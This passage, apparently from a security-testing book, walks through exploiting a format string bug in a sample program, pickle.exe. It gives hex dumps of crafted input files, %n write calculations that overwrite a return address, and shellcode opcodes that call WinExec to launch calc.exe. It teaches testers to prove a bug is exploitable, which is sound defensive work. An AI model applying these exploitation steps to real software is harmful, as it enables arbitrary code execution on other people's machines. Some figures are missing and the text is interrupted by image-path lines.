  00401FFC  sbb     dword ptr [eax],eax        0x0000002A ?? ?? ?? ?? ?? ?? ??  .......
  00401FFF  push    eax                        0x00000031 ?? ?? ?? ?? ?? ?? ??  .......
  00402000  sbb     dword ptr [eax],eax        0x00000038 ?? ?? ?? ?? ?? ?? ??  .......
  00402003  mov     ds,word ptr [ecx]          0x0000003F ?? ?? ?? ?? ?? ?? ??  .......
  00402005  inc     eax                        0x00000046 ?? ?? ?? ?? ?? ?? ??  .......
  00402006  add     byte ptr [edi+1Ah],ch      0x0000004D ?? ?? ?? ?? ?? ?? ??  .......
  00402009  inc     eax                        0x00000054 ?? ?? ?? ?? ?? ?? ??  .......
  0040200A  add     byte ptr [esi-75h],dl      0x0000005B ?? ?? ?? ?? ?? ?? ??  .......
  0040200D  je      00402033                   0x00000062 ?? ?? ?? ?? ?? ?? ??  .......
  0040200F  or      byte ptr [ebx-7C57F3BAh],cl 0x00000069 ?? ?? ?? ?? ?? ?? ?? .......
  00402015  je      004020E4                   0x00000070 ?? ?? ?? ?? ?? ?? ??  .......
  0040201B  test    al,40h                     0x00000077 ?? ?? ?? ?? ?? ?? ??  .......
  0040201D  jne     004020E4                   0x0000007E ?? ?? ?? ?? ?? ?? ??  .......
  00402023  test    al,2                       0x00000085 ?? ?? ?? ?? ?? ?? ??  .......
                                               0x0000008C ?? ?? ?? ?? ?? ?? ??  .......

Breakpoints
New  Columns
Name          Condition       Hit Count
0x00401DBC    (no condition)  break always (currently 0)
0x00401FEA    (no condition)  break always (currently 1)

Call Stack | Breakpoints | Command Window | Output | Autos | Locals | Watch 1 | Registers
Ready
```

Observations: Looking at ESP reveals where the return value is stored....

```
Memory 1
Address ESP
0x0011F6A8  01 12 40 00  ..@.
```

Analysis: OK. The exploit can overwrite the value at 0x0011F6A8, and when the function returns it will jump into the input data. Nice! The location of the return address to overwrite (0x0011F6A8) is 1,177,256 in decimal, so something around %.1177256x should work, right? Yeah, wishful thinking.

Problem: Limits on Output per Format Specifier

The particular compiler used in generating pickle.exe has a maximum precision of 512, meaning that when *printf("%.512x")* and *printf("%.513x")* are used, both statements return the information that only 512 characters were written and increment ECX only by as much. Ouch. How can the exploit work around this limitation? It turns out that although each format specifier

contains a maximum, there is no overall count limit (except for the fact the specifier is a signed integer). So *printf("%.512x%.512x")* returns the information that 1,024 characters were written. Also, there is an upper bound on how much the input data can chain together, but the limit is fairly high. How many will be needed? Dividing 1,177,256 by 512 is roughly 2,300. Yikes–2,300 copies of *%.512x* is 13,800 bytes long. Pickle.exe won't take a string that long, so at first glance it appears this might not be exploitable.

But these bugs deserve more attention than a single passing glance. If the runtime changes (or is a different platform/compiler), this might be more easily exploitable–don't say a bug is not exploitable based on the way the application appears to function today. Often, as in the pickle.exe case, buffers cannot accommodate the operation and other failures happen to destroy the chance of malicious input doing more than crashing the process.

> **Important** Even if the software development team cannot immediately figure out how to exploit the issue, the team should still fix it. It's still a bug!

There is almost always a way for determined individuals to exploit format string bugs. Consider what happens if, instead of overwriting at 0x0011F6A8, the input data instead overwrites at 0x0011F6A9? Take a look at how this might work.

In practice, the actual data might reside elsewhere, but just suppose for a minute the exploit data/code was hypothetically to reside at 0x0011FEC4 over a span of at least 256 bytes (0x0011FEC4 through 0x0011FFC3) (assume the following *B* characters are the exploit data for the time being):

```
Memory 1
Address 0x0011FEC4                Columns 16
0x0011FEC4  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FED4  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FEE4  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FEF4  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF04  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF14  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF24  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF34  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF44  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF54  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF64  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF74  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF84  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FF94  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FFA4  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0x0011FFB4  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

If the exploit could overwrite at address 0x0011F6A9 with a small count 0x000011FF, the stack would look like this:

```
Memory 1
Address 0x0011F6A8                Columns 8
0x0011F6A8  01 ff 11 00 00 90 40 00  .ÿ...□@.
```

In this case, perhaps the return address would be pulled from 0x0011F6A8 as of 0x0011FF01, which is within the input data. Then the exploit would still be able to run the input data as code.

Typically, in practice it doesn't matter what comes immediately after the return address. Furthermore, even if the exploit did need to preserve the byte at 0x0011F6AC, the exploit code could just reconstruct it.

Next Steps: The input data must be bigger so data is sitting at some address 0x00####01. Given that, the next task is to figure out how many *%.###x* format specifiers are needed and what the values of # is to write the correct amount.

Result: Each *%.512x* can deliver up to 0x200. The exploit needs to reach approximately 0x11F6 (remember from earlier where the input data actually is?), so 0x1200 divided by 0x200 is 9. The exploit can probably get by using 8 because of the additional characters in the string counting as well. So insert 8 *%.512x* strings.

Now the input data is ready to have the exploit code added, right? Wrong—there is another problem.

Problem: No Null Bytes Allowed

Analysis: Remember how many strings in the C language often end with a null character (byte, in this case)? The address to overwrite (0x0011F6A9) has a null byte in it, and it is currently located at the beginning of the input data. The effective exploit must place it after the *%n*, after the payload, and after the *%x* values, or the *printf* function will think the string ends with the null byte and never process the *%n*.

Next Steps: Change the input file to include the dummy payload of *B* characters and get things working so the positioning is correct and the *B* characters can be replaced with a real proof-of-concept payload later.

Action: For now, if the input contains a string of 128 *B*s as the payload (this will change later), the input file looks as follows:


```
DILL7.Pickle
00000000  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000010  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000020  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000030  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000040  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000050  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000060  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000070  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000080  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000090  25 2E 35 31 32 78 25 2E  35 31 32 78 25 2E 35 31  %.512x%.512x%.51
000000a0  32 78 25 2E 35 31 32 78  25 2E 35 31 32 78 25 2E  2x%.512x%.512x%.
000000b0  35 31 32 78 25 2E 35 31  32 78 25 2E 35 31 32 78  512x%.512x%.512x
000000c0  25 6E 41 41 41 41                                 %nAAAA
```

Note that the final exploit will probably need additional *%x* specifiers, positioned such that the string of *B*s is in the target location for the payload and the *%x* values are situated in more uninteresting locations yet are still processed as part of the format string.


Processing:


```
C:\>pickle DILL7.Pickle
```

Results:



Observations: When you break and look in memory, you see that the input data is stored at the following locations:






Analysis: The payload needs to overwrite with 0x000011F7, but ECX is only at 0x00001090.

Next Steps: ECX will have to wait a minute; first the exploit needs to get EAX to the target AAAA. Once EAX is read from the input data from the correct location and set to 0x41414141 (AAAA), the exploit can replace that with the address to jump to. To do that, first figure out how EAX is assigned.

Action: Still at the break in the debugger, scan upward in the Disassembly window, and look for the place EAX likely is assigned.


Observations:




In the preceding graphic, notice that EAX appears to be changed at the instruction at 0x00401DAB.

Action: Remove the breakpoint from 0x00401DBC and put a breakpoint at address 0x00401DAB. The goal in doing so is to determine from where EAX actually is read so the correct adjustments can be made to read in EAX from the end of the input data where the AAAA is located. Restart the pickle.exe application with a breakpoint set at 0x00401DAB.

Result: Execution should break at the following line of assembly:




Observation: The Memory window shows this:



Analysis: The target address is the four *A* characters (at address 0x0011F7A2), and the current input is writing to 0x0011F6F0. 0x0011F7A2 minus 0x0011F6F0 is 0xB2 (decimal 178). For each *%x*, the stack pointer advances 4 bytes but requires 2 in the form of a larger input string, so there is a net stack pointer gain of 2 bytes per *%x*. Dividing 178 by 2 is 89, so the input needs 89 *%x* specifiers added to hit the target.

Next Steps: Change the input file to get back on track.


Action: When you insert 89 *%x* codes into the input data to align the address, it might look as follows:




Processing:

```
C:\>pickle DILL8.Pickle
```


Result: Running hits the breakpoint:




Check your math:



OK! Running now results in the following:



Observations: A quick look at ECX is encouraging—adding the *%x* values has given more than enough byte count:



Another Format String Specifier Challenge

Next Steps: Set up EAX and ECX for a successful exploit now (by using the input data).

Action: The address the input needs to overwrite was one byte past the place where the return value was stored on the call stack, at 0x0011F6A9. Edit the pickle input data to replace the AAAA with the right bits (included as DILL9.Pickle):

```
160  25 2E 35 31 32 78 25 2E  35 31 32 78 25 2E 35 31  %.512x%.512x%.51
170  32 78 25 6E A9 11 F6 00                           2x%n....
```

ECX was 0x00001345 and we need it to be 0x000011F7 (the payload will be in the data at 0x00**11F7**01), a difference of 0x14E, or decimal 334. Subtracting 334 from 512 is 178, so one of the *%.512x* format specifiers becomes *%.178x* (in DILL10.Pickle):

```
160  25 2E 35 31 32 78 25 2E  31 37 38 78 25 2E 35 31  %.512x%.178x%.51
170  32 78 25 6E A9 11 F6 00                           2x%n....
```

Processing:

```
C:\>pickle DILL10.Pickle
```

Result: When you run this, the program crashes trying to write to memory address 0x00F611A9. Oops! The intention was to write to address 0x0011F6A9.

Caution Addresses on some systems are stored "backward" (using little-endian notation). It can be easy to make mistakes when working with them. Have a tablet ready to write down addresses and don't be afraid to double-check everything. It would be a shame, for example, if you failed to recognize an exploitable security issue because of a simple mathematical mistake.

Action: Fix the input file and rerun. Now we have (DILL11.Pickle):

```
160  25 2E 35 31 32 78 25 2E  31 37 38 78 25 2E 35 31  %.512x%.178x%.51
170  32 78 25 6E A9 F6 11 00                           2x%n....
```


Processing:

```
C:\>pickle DILL11.Pickle
```

Result: Nothing unusual happens—which is weird.

Next Steps: Debug what happened.

Results: Run the program with a debug breakpoint set on 0x00401FEA (the *ret* instruction), but this time set it on the second 0x00401FEA break so you can see that the stack arrangement has shifted somewhat.



Analysis: The stack layout must have changed, and the exploit didn't actually overwrite the return address. The real place to write to is 0x0011F684 + 1, or 0x0011F685.

Next Steps: Change the input file and rerun.

Action: Change the address written to from 0x0011F6A9 to 0x0011F685. The input file now looks as follows (included as DILL12.Pickle):

```
00000170  32 78 25 6E 85 F6 11 00                           2x%n....
```

Processing:

```
C:\>pickle DILL12.Pickle
```

Result:

Microsoft Development Environment

Unhandled exception at 0x00401796 in Pickle.exe: 0xC0000005: Access violation writing location 0x30303030.

Break | Continue | Ignore | Help

Analysis: Hmm. Where did that come from? If you could overwrite an exception handler, you'd be set; but there isn't one handy. If you spend time reading through the runtime library code behind the *printf* statement and figuring out how it works, you might find that the *printf* function is overwriting the right data in memory but is continuing to process the string, choking on the 0x85 byte. Analysis of the exit conditions for the loop that interprets the format string shows that terminating conditions are essentially when the string encounters an error writing the output or the null terminator of the input string.

> **More Info** For more details about how the loop works for this case, see the *printf* function in *printf.c* and the *output* function in *output.c* included with Visual C++. Refer to Chapter 17 for suggestions about how to approach analyzing cases for which code is not available. Remember that exhaustively checking the behavior of all possible input bytes 0x00 through 0xFF for differences in behavior might be an effective approach as well.

Next Steps: Change the data so the 0x85 byte is never processed by the format string interpreter.

Action: Maybe the exploit could pull off something fancy and skip over these bytes with a few *%x* format strings, but for now just insert null bytes prior to the address.


Fixing the input data requires injecting two null bytes and another *%x* to compensate, and decrementing the 178 number in the *%.178x* to compensate. Although a number of changes need to be made to the input data, your approach should be to make one or two changes at a time so consequences are clear and the intended effect can be verified. First, insert the *%x* and the two null bytes (DILL13.Pickle):


```
000000b0  25 78 25 78 42 42 42 42  42 42 42 42 42 42 42 42  %x%xBBBBBBBBBBBB

00000170  35 31 32 78 25 6E 00 00  85 F6 11 00              512x%n......
```

Now put a breakpoint back on the return address at 0x00401FEA and run again to make sure the right things happen.

Result: When you run, you get the following:

Stepping in the debugger looks like this:






Observation: Hmm. That's not the input data.

Analysis: What happened? Well, there is more than one *printf*. The first one isn't the issue.

Action: In the debugger, continue execution. The breakpoint is triggered again. Step again.

Result: This time, you get this:



Analysis: That still is not the input data. This input data causes the exploit to run code at 0x0011FF62. Remember, the input data is positioned at 0x0011F7## in memory.

Next Steps: Reduce the *%178.x* in the input data until the exploit runs the input data as code.

Analysis: The input data is at 0x0011F762. So 0x000011FF (taken from 0x0011FF62—remember we overwrote the first three bytes) minus 0x0011F7 is just 8, and *%178.x* would become *%170.x* (DILL14.Pickle):

```
00000160  32 78 25 2E 35 31 32 78  25 2E 31 37 30 78 25 2E  2x%.512x%.170x%.
```

Action: In the debugger, run with the breakpoint set on the return address at 0x00401FEA. The second time the breakpoint is triggered. Stepping you see the following.

Result:

```
Disassembly
Address 0011f762
0011F762  and         eax,25782578h
```

```
Memory 1
Address 0x0011F762
0x0011F762  25 78 25 78 25 78 25 78  %x%x%x%x
0x0011F76A  25 78 25 78 25 78 25 78  %x%x%x%x
0x0011F772  25 78 25 78 25 78 25 78  %x%x%x%x
0x0011F77A  25 78 25 78 25 78 25 78  %x%x%x%x
0x0011F782  25 78 25 78 25 78 25 78  %x%x%x%x
0x0011F78A  25 78 25 78 25 78 25 78  %x%x%x%x
0x0011F792  25 78 42 42 42 42 42 42  %xBBBBBB
0x0011F79A  42 42 42 42 42 42 42 42  BBBBBBBB
0x0011F7A2  42 42 42 42 42 42 42 42  BBBBBBBB
```

Analysis: That's in the input data! Yes! The program is attempting to process the *%x%x%x* as code. That's data from the input file. The input can include any code here and it will be run.

Note Running interesting code at 0x0011F762 requires moving some of the *%x* specifiers elsewhere within the input data to make room. Remember this.

Next Steps: OK, the next step is to develop an interesting payload. Because this is a proof of concept, running the calculator should be sufficient.

Building a Simple Payload

Action: When you look up *WinExec* in kernel32.dll (using Depends.exe, which comes with Visual Studio), you see the entry point at the following offset within kernel32.dll:

Function	Entry Point
WinExec	0x0006114D

More Info For more information about Depends.exe, see *http://www.dependencywalker.com/*. Microsoft provides the Depends.exe utility along with Windows XP Service Pack 2 (SP2) support tools at *http://www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en*.

Look back in the debugger with pickle.exe running, and notice kernel32.dll is actually loaded at 0x7C800000:

Name	Address
kernel32.dll	7C800000-7C8F4000

Analysis: The *WinExec* entry point is actually located at 0x7C800000 + 0x0006114D, or 0x7C86114D in memory, in the target pickle.exe process for this particular computer.

> **Note** If you are following along in the walkthrough, the location of the *WinExec* application programming interface (API) and kernel32.dll might be different on your machine. For the walkthrough to continue to work, find the correct address to substitute. A number of ways to create payloads are not dependent on the location of *WinExec* or other API entry points, but the details are beyond the scope of this book.

The Compiler Is the Payload Coder's Friend

Next Steps: The payload exploit needs to be coded in assembly. Writing code in assembly can be time-consuming; usually writing C is much faster. One way to save some time is to write the payload in C and then look at the assembly the compiler creates from the C code.

> **Tip** When writing exploit code, taking advantage of a good optimizing compiler and analyzing the code it generates can be very useful.

Action: Create a simple *WinExec* call and compile it. *WinExec* takes two parameters, as follows:

```
    WinExec("calc.exe", SW_NORMAL);
00411A3E 8B F4             mov        esi,esp
00411A40 6A 01             push       1
00411A42 68 1C 40 42 00    push       offset string "calc.exe" (42401Ch)
00411A47 FF 15 80 B1 42 00 call        dword ptr [__imp__WinExec@8 (42B180h)]
```

Analysis: Pay attention to how the compiler does things. How does the compiled code actually call *WinExec*? First, it pushes the second parameter onto the call stack; then it pushes an offset to the string containing the command to run, followed by a call to *WinExec*.

Next Steps: Now that the compiler-generated code has clarified how to call *WinExec*, the details of the pickle.exe proof-of-concept exploit can begin to take shape.

Draft Exploit Based on *WinExec* Disassembly

```
   __asm{
      push 1                     //SW_NORMAL
00401017 6A 01             push       1
      mov ecx, 55555555h         //ECX to get a ptr to the string
00401019 B9 55 55 55 55    mov        ecx,55555555h
      sub ecx, 01010101h         //To get the null
0040101E 81 E9 01 01 01 01 sub         ecx,1010101h
      push ecx                   //Shove ECX as a ptr to the string.
00401024 51                push       ecx
      add ecx, 08h               //Index to the end of the string.
00401025 83 C1 08          add        ecx,08h
      //mov [ecx], 01h           //End of string should be 0x01 already
      dec [ecx]                  // so that when it is decremented
                                 // it will be null.
00401028 FE 09             dec        byte ptr [ecx]
      mov eax, 7C86114Dh         //Call WinExec...
0040102A B8 4D 11 86 7C    mov        eax,7C86114Dh
      call eax
```

```
0040102F FF D0            call        eax
      int 3                      //Break in the debugger.
00401031 CC               int         3
   };
```

Filling in the Details: What Do You Want to Run Today?

Observation: For the draft exploit to actually work, the preceding 0x55555555 will be replaced with the real address of the string *calc.exe*. Because that is an address with a null character in it (on the stack) the exploit code can simply add 0x01010101 to the address, which will be subtracted at run time.

> **Note** Remember that running this on a different machine requires replacing the *WinExec* address as well (in bold text in the following code example). There are more portable ways to accomplish the same thing, but because this is proof-of-concept code, this simple approach is sufficient.

Action: Actually producing the exploit requires getting the opcodes (from the draft exploit section earlier) and inserting the address of *WinExec* (0x7C86114D). The bold type indicates which bytes change:


```
0x6A 0x01 0xB9 0x55 0x55 0x55 0x55 0x81 0xE9 0x01 0x01 0x01 0x01 0x51 0x83 0xC1 0x08 0xFE 0x
09 0xB8 0x4D 0x11 0x86 0x7C 0xFF 0xD0 0xCC
```

Next Steps: Where should the input data store the string *calc.exe*?

Action: The input file needs to be rearranged a bit so that the section of *B* bytes (payload) starts at 0x0011F762, the address the exploit can run code at, so that replacing the string of *B* bytes with the payload will actually result in the payload running. For this walkthrough, put the *calc.exe* string right before the payload. The string *calc.exe* plus a null terminator is 9 bytes. Remember the earlier issue of having to move some of the *%x* specifiers for the payload. To get the extra 9 bytes for *calc.exe* and the null terminator, 5 more *%x* specifiers need to be moved (for a total of 30). Changing the input data to move the *%x* specifiers and add in the *calc.exe* string with its 0x01 trailing byte (more on this later) results in the following (DILL15.Pickle):

```
DILL15.Pickle
00000000  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000010  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000020  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000030  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000040  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000050  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000060  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000070  25 78 25 78 25 78 25 78  63 61 6C 63 2E 65 78 65  %x%x%x%xcalc.exe
00000080  01 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  .BBBBBBBBBBBBBBB
00000090  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000000a0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000000b0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000000c0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000000d0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000000e0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000000f0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
00000100  42 42 42 42 42 42 42 42  25 78 25 78 25 78 25 78  BBBBBBBB%x%x%x%x
00000110  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000120  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000130  25 78 25 78 25 78 25 78  25 78 25 78 25 78 25 78  %x%x%x%x%x%x%x%x
00000140  25 78 25 78 25 2E 35 31  32 78 25 2E 35 31 32 78  %x%x%.512x%.512x
00000150  25 2E 35 31 32 78 25 2E  35 31 32 78 25 2E 35 31  %.512x%.512x%.51
00000160  32 78 25 2E 35 31 32 78  25 2E 31 37 30 78 25 2E  2x%.512x%.170x%.
00000170  35 31 32 78 25 6E 00 00  85 F6 11 00              512x%n......
```

Running with the preceding input and the breakpoints set at 0x00401FEA reveals where data winds up in memory. The second time the breakpoint triggers, step once and look at where EIP points.



Analysis: In the Memory window, see where *calc.exe* is located. It is at 0x0011F758. 0x0011F758 plus 0x01010101 is 0x0112F859, so we replace the 0x55555555 with 0x0112F859. Note that the 0x01 will be decremented to a null terminator (*dec [ecx]*) by the payload prior to calling *WinExec*—this is necessary because the string precedes the *%n* and the format string interpretation loop in pickle.exe terminates when it encounters a null terminator.

Making the adjustments to the payload code results in the following:

```
0x6A 0x01 0xB9 0x59 0xF8 0x12 0x01 0x81 0xE9 0x01 0x01 0x01 0x01 0x51 0x83 0xC1 0x08
0xFE 0x09 0xB8 0x4D 0x11 0x86 0x7C 0xFF 0xD0 0xCC
```

Next Steps: Determine at which offset within the input data to insert the preceding payload code.

Preparation: Remember how *calc.exe* was positioned right before the code to run in the malicious input data? The string *calc.exe* is located at 0x0011F758 in memory, and code runs at 0x0011F762. 0x0011F762 minus 0x0011F758 is 0x0A, so the trick is to insert the payload 10 bytes after the start of *calc.exe* in the input data.

Action: Make a new input file to reflect the latest changes. This looks as follows (DILL16.Pickle):


```
00000080  01 42 6A 01 B9 59 F8 12  01 81 E9 01 01 01 01 51  .Bj..Y.........Q
00000090  83 C1 08 FE 09 B8 4D 11  86 7C FF D0 CC 42 42 42  ......M..|...BBB
```

Next Steps: The payload constructed will work in theory, but the next step is to confirm it works in practice.

Testing the Payload

Action: With the breakpoint still set at 0x00401FEA, run the new payload:

The second time the breakpoint is triggered, stepping in the debugger reveals the following:



Result: That is not the exploit data! What happened this time?

Analysis: Look at the address where code is going to run. It is 0x0011F562. The payload from the data is at 0x0011F762, 0x00000200 bytes later. Apparently, not all of the opcodes in the payload data were considered characters that could be printed (remember this latest input replaced *B* characters, which were all printable), so ECX was incremented to 0x000011F5 instead of 0x000011F7.


Next Steps: Fix the problem and try again.

Action: This is easy to fix; just change the *%.170x* to *%.172x* (this is DILL17.Pickle):

```
00000160  32 78 25 2E 35 31 32 78  25 2E 31 37 32 25 2E 35  2x%.512x%.172%.5
```

Try running again with the change. Again, after the second time at the breakpoint at 0x00401FEA, step in the debugger.

Result: Much better. The intended payload is running!



Next Steps: Step through and confirm the payload works as expected.


Action: Each of the following instructions includes an explanation of how it works and where to look to confirm the instruction operated successfully.

Observation:

```
0011F762 6A 01          push      1
```

Analysis: This instruction pushes the second parameter for the *WinExec* call on the stack.

Action: To confirm it operated correctly, look at ESP in memory when it is done.




Observation:

```
